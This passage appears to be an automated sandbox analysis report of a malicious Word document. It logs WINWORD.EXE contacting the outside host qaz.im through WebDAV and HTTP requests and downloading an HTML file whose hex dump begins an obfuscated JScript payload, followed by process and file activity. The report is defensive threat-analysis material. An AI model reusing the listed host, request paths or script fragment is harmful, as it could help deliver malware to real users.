3Xh0ZhLzCEddyBHRaRSPP0txXf55CjstRCAGx0umIcUyAv7l9Ed7ZeY6ddIzo
2022-09-02 11:24:29 UTC	91	IN	Data Raw: 64 62 31 6e 58 55 6b 61 50 4b 37 37 44 33 71 56 63 52 38 52 61 50 73 61 45 52 36 43 71 53 65 31 48 6c 41 50 54 4b 4a 6c 4a 49 39 39 68 6f 76 41 72 76 79 36 7a 77 78 4c 30 75 46 30 64 51 6a 6e 6f 59 67 43 39 42 7a 6f 73 58 64 33 70 72 4d 30 70 58 64 61 45 48 72 72 6d 66 6f 70 66 78 4e 39 72 30 53 51 6a 64 44 55 6c 34 56 36 6d 6b 5a 70 38 4b 30 39 51 78 30 75 42 6a 68 76 34 61 7a 72 36 39 50 50 4c 42 4e 62 63 76 64 61 67 30 77 4e 54 4c 30 35 6b 56 6d 48 75 38 6f 62 30 70 78 69 42 31 52 4f 41 4d 74 76 37 38 78 6d 68 38 73 54 54 61 58 68 4d 52 63 6b 61 76 33 38 65 46 6a 55 6c 65 53 66 4d 68 39 45 74 6b 4c 78 30 68 6e 72 6e 36 57 45 50 4a 76 35 73 36 4b 6e 39 4c 66 77 56 34 4d 58 33 6b 61 49 62 6c 6b 50 6a 44 37 4c 36 76 70 7a 33 65 35 35 52 69 5a 72 65 65 43 Data Ascii: db1nXUkaPK77D3qVcR8RaPsaER6CqSe1HlAPTKJlJI99hovArvy6zwxL0uF0dQjnoYgC9BzosXd3pr M0pXdaEHrrmfopfxN9r0SQjdDUl4V6mkZp8K09Qx0uBjhv4azr69PPLBNbcvdag0wNTL05kVmHu8ob0pxiB1ROAMtv 78xmh8sTTaXhMRckav38eFjUleSfMh9EtkLx0hnrn6WEPJv5s6Kn9LfwV4MX3kaIblkPjD7L6vpz3e55RiZreeC

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
21	192.168.2.22	49192	82.202.173.45	443	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE

Timestamp	kBytes transferred	Direction	Data
2022-09-02 11:24:58 UTC	94	OUT	GET /load/diy5AH/b6d42680-56fd-4f98-ae0e-ff81e3799df6 HTTP/1.1 Accept: */* UA-CPU: AMD64 Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Win64; x64; Trident/7.0; .NET CLR 2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E) Host: qaz.im Connection: Keep-Alive Cookie: PHPSESSID=mdbvi74n6qrlvvumg9fr8g1sn4
2022-09-02 11:24:58 UTC	95	IN	HTTP/1.1 200 OK Server: nginx Date: Fri, 02 Sep 2022 11:24:58 GMT Content-Type: text/html;charset=UTF-8 Content-Length: 19364 Connection: close Vary: Accept-Encoding X-Powered-By: PHP/7.4.27 Expires: 0 Cache-Control: must-revalidate Pragma: public Content-Transfer-Encoding: binary Content-Disposition: attachment;filename="1024203777.test.html"
2022-09-02 11:24:58 UTC	95	IN	Data Raw: 3c 21 64 6f 63 54 59 70 65 20 48 54 4d 4c 3e 0d 0a 0d 0a 3c 68 54 6d 6c 3e 0d 0a 0d 0a 3c 62 4f 44 79 3e 0d 0a 0d 0a 3c 73 43 72 69 50 54 20 4c 61 6e 47 75 61 67 45 3d 22 6a 53 43 72 69 70 74 22 3e 0d 0a 0d 0a 2f 2f 41 76 39 47 77 56 76 5a 50 46 63 77 35 35 68 37 58 76 71 36 65 69 4e 77 33 33 77 6e 31 6b 4c 4d 4d 74 67 4b 6c 78 6d 48 4a 4c 71 6c 42 30 46 62 6b 53 70 53 6c 76 36 68 76 73 35 55 66 65 32 32 35 53 67 46 4a 58 5a 57 75 64 69 72 6c 6c 58 38 31 31 75 69 4c 78 64 4b 56 72 31 30 33 62 71 61 50 57 51 39 35 63 31 77 44 32 58 4d 4c 6c 4b 4e 4f 59 4f 34 77 43 6a 52 6f 74 33 58 68 30 5a 68 4c 7a 43 45 64 64 79 42 48 52 61 52 53 50 50 30 74 78 58 66 35 35 43 6a 73 74 52 43 41 47 78 30 75 6d 49 63 55 79 41 76 37 6c 39 45 64 37 5a 65 59 36 64 64 49 7a 6f Data Ascii: <!docTYpe HTML><hTml><bODy><sCriPT LanGuagE="jSCript">//Av9GwVvZPFcw55h7Xvq6eiNw33wn1kLM MtgKlxmHJLqlB0FbkSpSlv6hvs5Ufe225SgFJXZWudirllX811uiLxdKVr103bqaPWQ95c1wD2XMLlKNOYO4wCjRot 3Xh0ZhLzCEddyBHRaRSPP0txXf55CjstRCAGx0umIcUyAv7l9Ed7ZeY6ddIzo
2022-09-02 11:24:58 UTC	111	IN	Data Raw: 64 62 31 6e 58 55 6b 61 50 4b 37 37 44 33 71 56 63 52 38 52 61 50 73 61 45 52 36 43 71 53 65 31 48 6c 41 50 54 4b 4a 6c 4a 49 39 39 68 6f 76 41 72 76 79 36 7a 77 78 4c 30 75 46 30 64 51 6a 6e 6f 59 67 43 39 42 7a 6f 73 58 64 33 70 72 4d 30 70 58 64 61 45 48 72 72 6d 66 6f 70 66 78 4e 39 72 30 53 51 6a 64 44 55 6c 34 56 36 6d 6b 5a 70 38 4b 30 39 51 78 30 75 42 6a 68 76 34 61 7a 72 36 39 50 50 4c 42 4e 62 63 76 64 61 67 30 77 4e 54 4c 30 35 6b 56 6d 48 75 38 6f 62 30 70 78 69 42 31 52 4f 41 4d 74 76 37 38 78 6d 68 38 73 54 54 61 58 68 4d 52 63 6b 61 76 33 38 65 46 6a 55 6c 65 53 66 4d 68 39 45 74 6b 4c 78 30 68 6e 72 6e 36 57 45 50 4a 76 35 73 36 4b 6e 39 4c 66 77 56 34 4d 58 33 6b 61 49 62 6c 6b 50 6a 44 37 4c 36 76 70 7a 33 65 35 35 52 69 5a 72 65 65 43 Data Ascii: db1nXUkaPK77D3qVcR8RaPsaER6CqSe1HlAPTKJlJI99hovArvy6zwxL0uF0dQjnoYgC9BzosXd3pr M0pXdaEHrrmfopfxN9r0SQjdDUl4V6mkZp8K09Qx0uBjhv4azr69PPLBNbcvdag0wNTL05kVmHu8ob0pxiB1ROAMtv 78xmh8sTTaXhMRckav38eFjUleSfMh9EtkLx0hnrn6WEPJv5s6Kn9LfwV4MX3kaIblkPjD7L6vpz3e55RiZreeC

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
3	192.168.2.22	49174	82.202.173.45	443	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE

Timestamp	kBytes transferred	Direction	Data
2022-09-02 11:24:22 UTC	1	OUT	OPTIONS /index.php?a=download&q=file_not_exist HTTP/1.1 Connection: Keep-Alive Cookie: PHPSESSID=mdbvi74n6qrlvvumg9fr8g1sn4 User-Agent: Microsoft-WebDAV-MiniRedir/6.1.7601 translate: f Host: qaz.im
2022-09-02 11:24:22 UTC	1	IN	HTTP/1.1 200 OK Server: nginx Date: Fri, 02 Sep 2022 11:24:22 GMT Content-Type: text/html; charset=UTF-8 Content-Length: 4473 Connection: close Vary: Accept-Encoding X-Powered-By: PHP/7.4.27 Expires: Thu, 19 Nov 1981 08:52:00 GMT Cache-Control: no-store, no-cache, must-revalidate Pragma: no-cache
2022-09-02 11:24:22 UTC	2	IN	Data Raw: 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d 22 65 6e 22 20 78 6d 6c 6e 73 3d 22 68 74 74 70 3a 2f 2f 77 77 77 2e 77 33 2e 6f 72 67 2f 31 39 39 2f 68 74 6d 6c 22 3e 0a 3c 68 65 61 64 3e 0a 3c 6d 65 74 61 20 63 68 61 72 73 65 74 3d 22 55 54 46 2d 38 22 20 2f 3e 0a 0a 3c 74 69 74 6c 65 3e 50 72 69 76 61 74 65 20 46 69 6c 65 20 53 68 61 72 65 3c 2f 74 69 74 6c 65 3e 0a 0a 0a 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 76 69 65 77 70 6f 72 74 22 20 63 6f 6e 74 65 6e 74 3d 22 77 69 64 74 68 3d 64 65 76 69 63 65 2d 77 69 64 74 68 2c 20 69 6e 69 74 69 61 6c 2d 73 63 61 6c 65 3d 31 2c 20 75 73 65 72 2d 73 63 61 6c 61 62 6c 65 3d 30 22 3e 0a 09 3c 6c 69 6e 6b 20 72 65 6c 3d 22 73 68 6f 72 74 63 75 74 20 69 63 6f 6e 22 20 68 72 65 66 Data Ascii: <!DOCTYPE html><html lang="en" xmlns="http://www.w3.org/1999/html"><head><meta charset="UTF-8" /> title>Private File Share</title><meta name="viewport" content="width=device-width, initial-scale=1, user-scalable=0"><link rel="shortcut icon" href

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
4	192.168.2.22	49175	82.202.173.45	443	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE

Timestamp	kBytes transferred	Direction	Data
2022-09-02 11:24:23 UTC	6	OUT	Data Raw: 50 52 4f 50 46 49 4e 44 20 2f 6c 6f 61 64 2f 64 69 79 35 41 48 20 48 54 54 50 2f 31 2e 31 0d 0a 43 6f 6e 6e 65 63 74 69 6f 6e 3a 20 4b 65 65 70 2d 41 6c 69 76 65 0d 0a 43 6f 6f 6b 69 65 3a 20 50 48 50 53 45 53 53 49 44 3d 6d 64 62 76 69 37 34 6e 36 71 72 6c 76 76 75 6d 67 39 66 72 38 67 31 73 6e 34 0d 0a 55 73 65 72 2d 41 67 65 6e 74 3a 20 4d 69 63 72 6f 73 6f 66 74 2d 57 65 62 44 41 56 2d 4d 69 6e 69 52 65 64 69 72 2f 36 2e 31 2e 37 36 30 31 0d 0a 44 65 70 74 68 3a 20 30 0d 0a 74 72 61 6e 73 6c 61 74 65 3a 20 66 0d 0a 43 6f 6e 74 65 6e 74 2d 4c 65 6e 67 74 68 3a 20 30 0d 0a 48 6f 73 74 3a 20 71 61 7a 2e 69 6d 0d 0a 0d 0a Data Ascii: PROPFIND /load/diy5AH HTTP/1.1Connection: Keep-AliveCookie: PHPSESSID=mdbvi74n6qrlvvumg9 fr8g1sn4User-Agent: Microsoft-WebDAV-MiniRedir/6.1.7601Depth: 0translate: fContent-Length: 0Host: qaz.im
2022-09-02 11:24:23 UTC	6	IN	HTTP/1.1 302 Found Server: nginx Date: Fri, 02 Sep 2022 11:24:23 GMT Content-Type: text/html; charset=UTF-8 Content-Length: 0 Connection: close X-Powered-By: PHP/7.4.27 Expires: Thu, 19 Nov 1981 08:52:00 GMT Cache-Control: no-store, no-cache, must-revalidate Pragma: no-cache Location: https://qaz.im/index.php?a=download&q=file_not_exist

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
5	192.168.2.22	49176	82.202.173.45	443	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE

Timestamp	kBytes transferred	Direction	Data
2022-09-02 11:24:23 UTC	7	OUT	Data Raw: 50 52 4f 50 46 49 4e 44 20 2f 69 6e 64 65 78 2e 70 68 70 3f 61 3d 64 6f 77 6e 6c 6f 61 64 26 71 3d 66 69 6c 65 5f 6e 6f 74 5f 65 78 69 73 74 20 48 54 54 50 2f 31 2e 31 0d 0a 43 6f 6e 6e 65 63 74 69 6f 6e 3a 20 4b 65 65 70 2d 41 6c 69 76 65 0d 0a 43 6f 6f 6b 69 65 3a 20 50 48 50 53 45 53 53 49 44 3d 6d 64 62 76 69 37 34 6e 36 71 72 6c 76 76 75 6d 67 39 66 72 38 67 31 73 6e 34 0d 0a 55 73 65 72 2d 41 67 65 6e 74 3a 20 4d 69 63 72 6f 73 6f 66 74 2d 57 65 62 44 41 56 2d 4d 69 6e 69 52 65 64 69 72 2f 36 2e 31 2e 37 36 30 31 0d 0a 44 65 70 74 68 3a 20 30 0d 0a 74 72 61 6e 73 6c 61 74 65 3a 20 66 0d 0a 43 6f 6e 74 65 6e 74 2d 4c 65 6e 67 74 68 3a 20 30 0d 0a 48 6f 73 74 3a 20 71 61 7a 2e 69 6d 0d 0a 0d 0a Data Ascii: PROPFIND /index.php?a=download&q=file_not_exist HTTP/1.1Connection: Keep-AliveCookie: PH PSESSID=mdbvi74n6qrlvvumg9fr8g1sn4User-Agent: Microsoft-WebDAV-MiniRedir/6.1.7601Depth: 0translate: fContent-Length: 0Host: qaz.im

Timestamp	kBytes transferred	Direction	Data
2022-09-02 11:24:23 UTC	7	IN	HTTP/1.1 200 OK Server: nginx Date: Fri, 02 Sep 2022 11:24:23 GMT Content-Type: text/html; charset=UTF-8 Content-Length: 4473 Connection: close Vary: Accept-Encoding X-Powered-By: PHP/7.4.27 Expires: Thu, 19 Nov 1981 08:52:00 GMT Cache-Control: no-store, no-cache, must-revalidate Pragma: no-cache
2022-09-02 11:24:23 UTC	7	IN	Data Raw: 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d 22 65 6e 22 20 78 6d 6c 6e 73 3d 22 68 74 74 70 3a 2f 2f 77 77 77 2e 77 33 2e 6f 72 67 2f 31 39 39 39 2f 68 74 6d 6c 22 3e 0a 3c 68 65 61 64 3e 0a 3c 6d 65 74 61 20 63 68 61 72 73 65 74 3d 22 55 54 46 2d 38 22 20 2f 3e 0a 0a 3c 74 69 74 6c 65 3e 50 72 69 76 61 74 65 20 46 69 6c 65 20 53 68 61 72 65 3c 2f 74 69 74 6c 65 3e 0a 0a 0a 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 76 69 65 77 70 6f 72 74 22 20 63 6f 6e 74 65 6e 74 3d 22 77 69 64 74 68 3d 64 65 76 69 63 65 2d 77 69 64 74 68 2c 20 69 6e 69 74 69 61 6c 2d 73 63 61 6c 65 3d 31 2c 20 75 73 65 72 2d 73 63 61 6c 61 62 6c 65 3d 30 22 3e 0a 09 3c 6c 69 6e 6b 20 72 65 6c 3d 22 73 68 6f 72 74 63 75 74 20 69 63 6f 6e 22 20 68 72 65 66 Data Ascii: <!DOCTYPE html><html lang="en" xmlns="http://www.w3.org/1999/html"><head><meta charset="UTF-8" /><title>Private File Share</title><meta name="viewport" content="width=device-width, initial-scale=1, user-scalable=0"><link rel="shortcut icon" href

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
6	192.168.2.22	49177	82.202.173.45	443	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE

Timestamp	kBytes transferred	Direction	Data
2022-09-02 11:24:23 UTC	11	OUT	Data Raw: 50 52 4f 50 46 49 4e 44 20 2f 6c 6f 61 64 2f 64 69 79 35 41 48 20 48 54 54 50 2f 31 2e 31 0d 0a 43 6f 6e 6e 65 63 74 69 6f 6e 3a 20 4b 65 65 70 2d 41 6c 69 76 65 0d 0a 43 6f 6f 6b 69 65 3a 20 50 48 50 53 45 53 53 49 44 3d 6d 64 62 76 69 37 34 6e 36 71 72 6c 76 76 75 6d 67 39 66 72 38 67 31 73 6e 34 0d 0a 55 73 65 72 2d 41 67 65 6e 74 3a 20 4d 69 63 72 6f 73 6f 66 74 2d 57 65 62 44 41 56 2d 4d 69 6e 69 52 65 64 69 72 2f 36 2e 31 2e 37 36 30 31 0d 0a 44 65 70 74 68 3a 20 30 0d 0a 74 72 61 6e 73 6c 61 74 65 3a 20 66 0d 0a 43 6f 6e 74 65 6e 74 2d 4c 65 6e 67 74 68 3a 20 30 0d 0a 48 6f 73 74 3a 20 71 61 7a 2e 69 6d 0d 0a 0d 0a Data Ascii: PROPFIND /load/diy5AH HTTP/1.1Connection: Keep-AliveCookie: PHPSESSID=mdbvi74n6qrlvvumg9fr8g1sn4User-Agent: Microsoft-WebDAV-MiniRedir/6.1.7601Depth: 0translate: fContent-Length: 0Host: qaz.im
2022-09-02 11:24:23 UTC	12	IN	HTTP/1.1 302 Found Server: nginx Date: Fri, 02 Sep 2022 11:24:23 GMT Content-Type: text/html; charset=UTF-8 Content-Length: 0 Connection: close X-Powered-By: PHP/7.4.27 Expires: Thu, 19 Nov 1981 08:52:00 GMT Cache-Control: no-store, no-cache, must-revalidate Pragma: no-cache Location: https://qaz.im/index.php?a=download&q=file_not_exist

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
7	192.168.2.22	49178	82.202.173.45	443	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE

Timestamp	kBytes transferred	Direction	Data
2022-09-02 11:24:24 UTC	12	OUT	Data Raw: 50 52 4f 50 46 49 4e 44 20 2f 69 6e 64 65 78 2e 70 68 70 3f 61 3d 64 6f 77 6e 6c 6f 61 64 26 71 3d 66 69 6c 65 5f 6e 6f 74 5f 65 78 69 73 74 20 48 54 54 50 2f 31 2e 31 0d 0a 43 6f 6e 6e 65 63 74 69 6f 6e 3a 20 4b 65 65 70 2d 41 6c 69 76 65 0d 0a 43 6f 6f 6b 69 65 3a 20 50 48 50 53 45 53 53 49 44 3d 6d 64 62 76 69 37 34 6e 36 71 72 6c 76 76 75 6d 67 39 66 72 38 67 31 73 6e 34 0d 0a 55 73 65 72 2d 41 67 65 6e 74 3a 20 4d 69 63 72 6f 73 6f 66 74 2d 57 65 62 44 41 56 2d 4d 69 6e 69 52 65 64 69 72 2f 36 2e 31 2e 37 36 30 31 0d 0a 44 65 70 74 68 3a 20 30 0d 0a 74 72 61 6e 73 6c 61 74 65 3a 20 66 0d 0a 43 6f 6e 74 65 6e 74 2d 4c 65 6e 67 74 68 3a 20 30 0d 0a 48 6f 73 74 3a 20 71 61 7a 2e 69 6d 0d 0a 0d 0a Data Ascii: PROPFIND /index.php?a=download&q=file_not_exist HTTP/1.1Connection: Keep-AliveCookie: PHPSESSID=mdbvi74n6qrlvvumg9fr8g1sn4User-Agent: Microsoft-WebDAV-MiniRedir/6.1.7601Depth: 0translate: fContent-Length: 0Host: qaz.im
2022-09-02 11:24:24 UTC	12	IN	HTTP/1.1 200 OK Server: nginx Date: Fri, 02 Sep 2022 11:24:24 GMT Content-Type: text/html; charset=UTF-8 Content-Length: 4473 Connection: close Vary: Accept-Encoding X-Powered-By: PHP/7.4.27 Expires: Thu, 19 Nov 1981 08:52:00 GMT Cache-Control: no-store, no-cache, must-revalidate Pragma: no-cache

Timestamp	kBytes transferred	Direction	Data
2022-09-02 11:24:24 UTC	13	IN	Data Raw: 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d 22 65 6e 22 20 78 6d 6c 6e 73 3d 22 68 74 74 70 3a 2f 2f 77 77 77 2e 77 33 2e 6f 72 67 2f 31 39 39 2f 68 74 6d 6c 22 3e 0a 3c 68 65 61 64 3e 0a 3c 6d 65 74 61 20 63 68 61 72 73 65 74 3d 22 55 54 46 2d 38 22 20 2f 3e 0a 0a 3c 74 69 74 6c 65 3e 50 72 69 76 61 74 65 20 46 69 6c 65 20 53 68 61 72 65 3c 2f 74 69 74 6c 65 3e 0a 0a 0a 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 76 69 65 77 70 6f 72 74 22 20 63 6f 6e 74 65 6e 74 3d 22 77 69 64 74 68 3d 64 65 76 69 63 65 2d 77 69 64 74 68 2c 20 69 6e 69 74 69 61 6c 2d 73 63 61 6c 65 3d 31 2c 20 75 73 65 72 2d 73 63 61 6c 61 62 6c 65 3d 30 22 3e 0a 09 3c 6c 69 6e 6b 20 72 65 6c 3d 22 73 68 6f 72 74 63 75 74 20 69 63 6f 6e 22 20 68 72 65 66 Data Ascii: <!DOCTYPE html><html lang="en" xmlns="http://www.w3.org/1999/html"><head><meta charset="UTF-8" /><title>Private File Share</title><meta name="viewport" content="width=device-width, initial-scale=1, user-scalable=0"><link rel="shortcut icon" href

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
8	192.168.2.22	49179	82.202.173.45	443	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE

Timestamp	kBytes transferred	Direction	Data
2022-09-02 11:24:24 UTC	17	OUT	Data Raw: 50 52 4f 50 46 49 4e 44 20 2f 6c 6f 61 64 2f 64 69 79 35 41 48 20 48 54 54 50 2f 31 2e 31 0d 0a 43 6f 6e 6e 65 63 74 69 6f 6e 3a 20 4b 65 65 70 2d 41 6c 69 76 65 0d 0a 43 6f 6f 6b 69 65 3a 20 50 48 50 53 45 53 53 49 44 3d 6d 64 62 76 69 37 34 6e 36 71 72 6c 76 76 75 6d 67 39 66 72 38 67 31 73 6e 34 0d 0a 55 73 65 72 2d 41 67 65 6e 74 3a 20 4d 69 63 72 6f 73 6f 66 74 2d 57 65 62 44 41 56 2d 4d 69 6e 69 52 65 64 69 72 2f 36 2e 31 2e 37 36 30 31 0d 0a 44 65 70 74 68 3a 20 30 0d 0a 74 72 61 6e 73 6c 61 74 65 3a 20 66 0d 0a 43 6f 6e 74 65 6e 74 2d 4c 65 6e 67 74 68 3a 20 30 0d 0a 48 6f 73 74 3a 20 71 61 7a 2e 69 6d 0d 0a 0d 0a Data Ascii: PROPFIND /load/diy5AH HTTP/1.1Connection: Keep-AliveCookie: PHPSESSID=mdbvi74n6qrlvvumg9fr8g1sn4User-Agent: Microsoft-WebDAV-MiniRedir/6.1.7601Depth: 0translate: fContent-Length: 0Host: qaz.im
2022-09-02 11:24:24 UTC	17	IN	HTTP/1.1 302 Found Server: nginx Date: Fri, 02 Sep 2022 11:24:24 GMT Content-Type: text/html; charset=UTF-8 Content-Length: 0 Connection: close X-Powered-By: PHP/7.4.27 Expires: Thu, 19 Nov 1981 08:52:00 GMT Cache-Control: no-store, no-cache, must-revalidate Pragma: no-cache Location: https://qaz.im/index.php?a=download&q=file_not_exist

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
9	192.168.2.22	49180	82.202.173.45	443	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE

Timestamp	kBytes transferred	Direction	Data
2022-09-02 11:24:24 UTC	17	OUT	Data Raw: 50 52 4f 50 46 49 4e 44 20 2f 69 6e 64 65 78 2e 70 68 70 3f 61 3d 64 6f 77 6e 6c 6f 61 64 26 71 3d 66 69 6c 65 5f 6e 6f 74 5f 65 78 69 73 74 20 48 54 54 50 2f 31 2e 31 0d 0a 43 6f 6e 6e 65 63 74 69 6f 6e 3a 20 4b 65 65 70 2d 41 6c 69 76 65 0d 0a 43 6f 6f 6b 69 65 3a 20 50 48 50 53 45 53 53 49 44 3d 6d 64 62 76 69 37 34 6e 36 71 72 6c 76 76 75 6d 67 39 66 72 38 67 31 73 6e 34 0d 0a 55 73 65 72 2d 41 67 65 6e 74 3a 20 4d 69 63 72 6f 73 6f 66 74 2d 57 65 62 44 41 56 2d 4d 69 6e 69 52 65 64 69 72 2f 36 2e 31 2e 37 36 30 31 0d 0a 44 65 70 74 68 3a 20 30 0d 0a 74 72 61 6e 73 6c 61 74 65 3a 20 66 0d 0a 43 6f 6e 74 65 6e 74 2d 4c 65 6e 67 74 68 3a 20 30 0d 0a 48 6f 73 74 3a 20 71 61 7a 2e 69 6d 0d 0a 0d 0a Data Ascii: PROPFIND /index.php?a=download&q=file_not_exist HTTP/1.1Connection: Keep-AliveCookie: PHPSESSID=mdbvi74n6qrlvvumg9fr8g1sn4User-Agent: Microsoft-WebDAV-MiniRedir/6.1.7601Depth: 0translate: fContent-Length: 0Host: qaz.im
2022-09-02 11:24:24 UTC	18	IN	HTTP/1.1 200 OK Server: nginx Date: Fri, 02 Sep 2022 11:24:24 GMT Content-Type: text/html; charset=UTF-8 Content-Length: 4473 Connection: close Vary: Accept-Encoding X-Powered-By: PHP/7.4.27 Expires: Thu, 19 Nov 1981 08:52:00 GMT Cache-Control: no-store, no-cache, must-revalidate Pragma: no-cache
2022-09-02 11:24:24 UTC	18	IN	Data Raw: 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d 22 65 6e 22 20 78 6d 6c 6e 73 3d 22 68 74 74 70 3a 2f 2f 77 77 77 2e 77 33 2e 6f 72 67 2f 31 39 39 2f 68 74 6d 6c 22 3e 0a 3c 68 65 61 64 3e 0a 3c 6d 65 74 61 20 63 68 61 72 73 65 74 3d 22 55 54 46 2d 38 22 20 2f 3e 0a 0a 3c 74 69 74 6c 65 3e 50 72 69 76 61 74 65 20 46 69 6c 65 20 53 68 61 72 65 3c 2f 74 69 74 6c 65 3e 0a 0a 0a 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 76 69 65 77 70 6f 72 74 22 20 63 6f 6e 74 65 6e 74 3d 22 77 69 64 74 68 3d 64 65 76 69 63 65 2d 77 69 64 74 68 2c 20 69 6e 69 74 69 61 6c 2d 73 63 61 6c 65 3d 31 2c 20 75 73 65 72 2d 73 63 61 6c 61 62 6c 65 3d 30 22 3e 0a 09 3c 6c 69 6e 6b 20 72 65 6c 3d 22 73 68 6f 72 74 63 75 74 20 69 63 6f 6e 22 20 68 72 65 66 Data Ascii: <!DOCTYPE html><html lang="en" xmlns="http://www.w3.org/1999/html"><head><meta charset="UTF-8" /><title>Private File Share</title><meta name="viewport" content="width=device-width, initial-scale=1, user-scalable=0"><link rel="shortcut icon" href

Statistics

No statistics

System Behavior

Analysis Process: WINWORD.EXE PID: 2476, Parent PID: 576

General

Target ID:	0
Start time:	13:23:18
Start date:	02/09/2022
Path:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
Wow64 process (32bit):	false
Commandline:	"C:\Program Files\Microsoft Office\Office14\WINWORD.EXE" /Automation -Embedding
Imagebase:	0x13f860000
File size:	1423704 bytes
MD5 hash:	9EE74859D22DAE61F1750B3A1BACB6F5
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	7FEE908F645	CreateDirectoryW
C:\Users\user\AppData\Local\Temp\{F2BDA7F7-D38F-4DB4-86AB-78594ACAB021}	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FEE907DBCD	CreateFileW
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSD-CNRY.FSD	read data or list directory | read attributes | delete | synchronize | generic write	device	sequential only | non directory file	success or wait	1	7FEE908B1C3	CopyFileExW
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSF-CTBL.FSF	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FEE907DBCD	CreateFileW
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSD-{0CEDFB9A-672A-495E-A8C3-4E2E5CC4FEA5}.FSD	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FEE907DBCD	CreateFileW
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\LocalCacheFileEditManager	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	7FEE908F645	CreateDirectoryW
C:\Users\user\AppData\Local\Temp\{532AFB91-0C3D-4187-B83C-71D1E2833CCF}	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FEE907DBCD	CreateFileW

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\LocalCacheFileEditManager\FSD-CNRY.FSD	read data or list directory | read attributes | delete | synchronize | generic write	device	sequential only | synchronous io non alert | non directory file	success or wait	1	7FEE908B1C3	CopyFileExW
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\LocalCacheFileEditManager\FSF-{0E1EEE64-E8C6-4E2A-9759-63CF07FD8988}.FSF	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FEE907DBCD	CreateFileW
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\LocalCacheFileEditManager\FSD-{5B8C97A2-8D5D-4690-A237-D6E0C46FC601}.FSD	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FEE907DBCD	CreateFileW
C:\Users\user\AppData\Local\Temp\VBE	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	6E202B14	CreateDirectoryA

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\{F2BDA7F7-D38F-4DB4-86AB-78594ACAB021}	success or wait	1	7FEE908AD42	DeleteFileW
C:\Users\user\AppData\Local\Temp\{532AFB91-0C3D-4187-B83C-71D1E2833CCF}	success or wait	1	7FEE908AD42	DeleteFileW

Old File Path	New File Path	Completion	Count	Source Address	Symbol

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
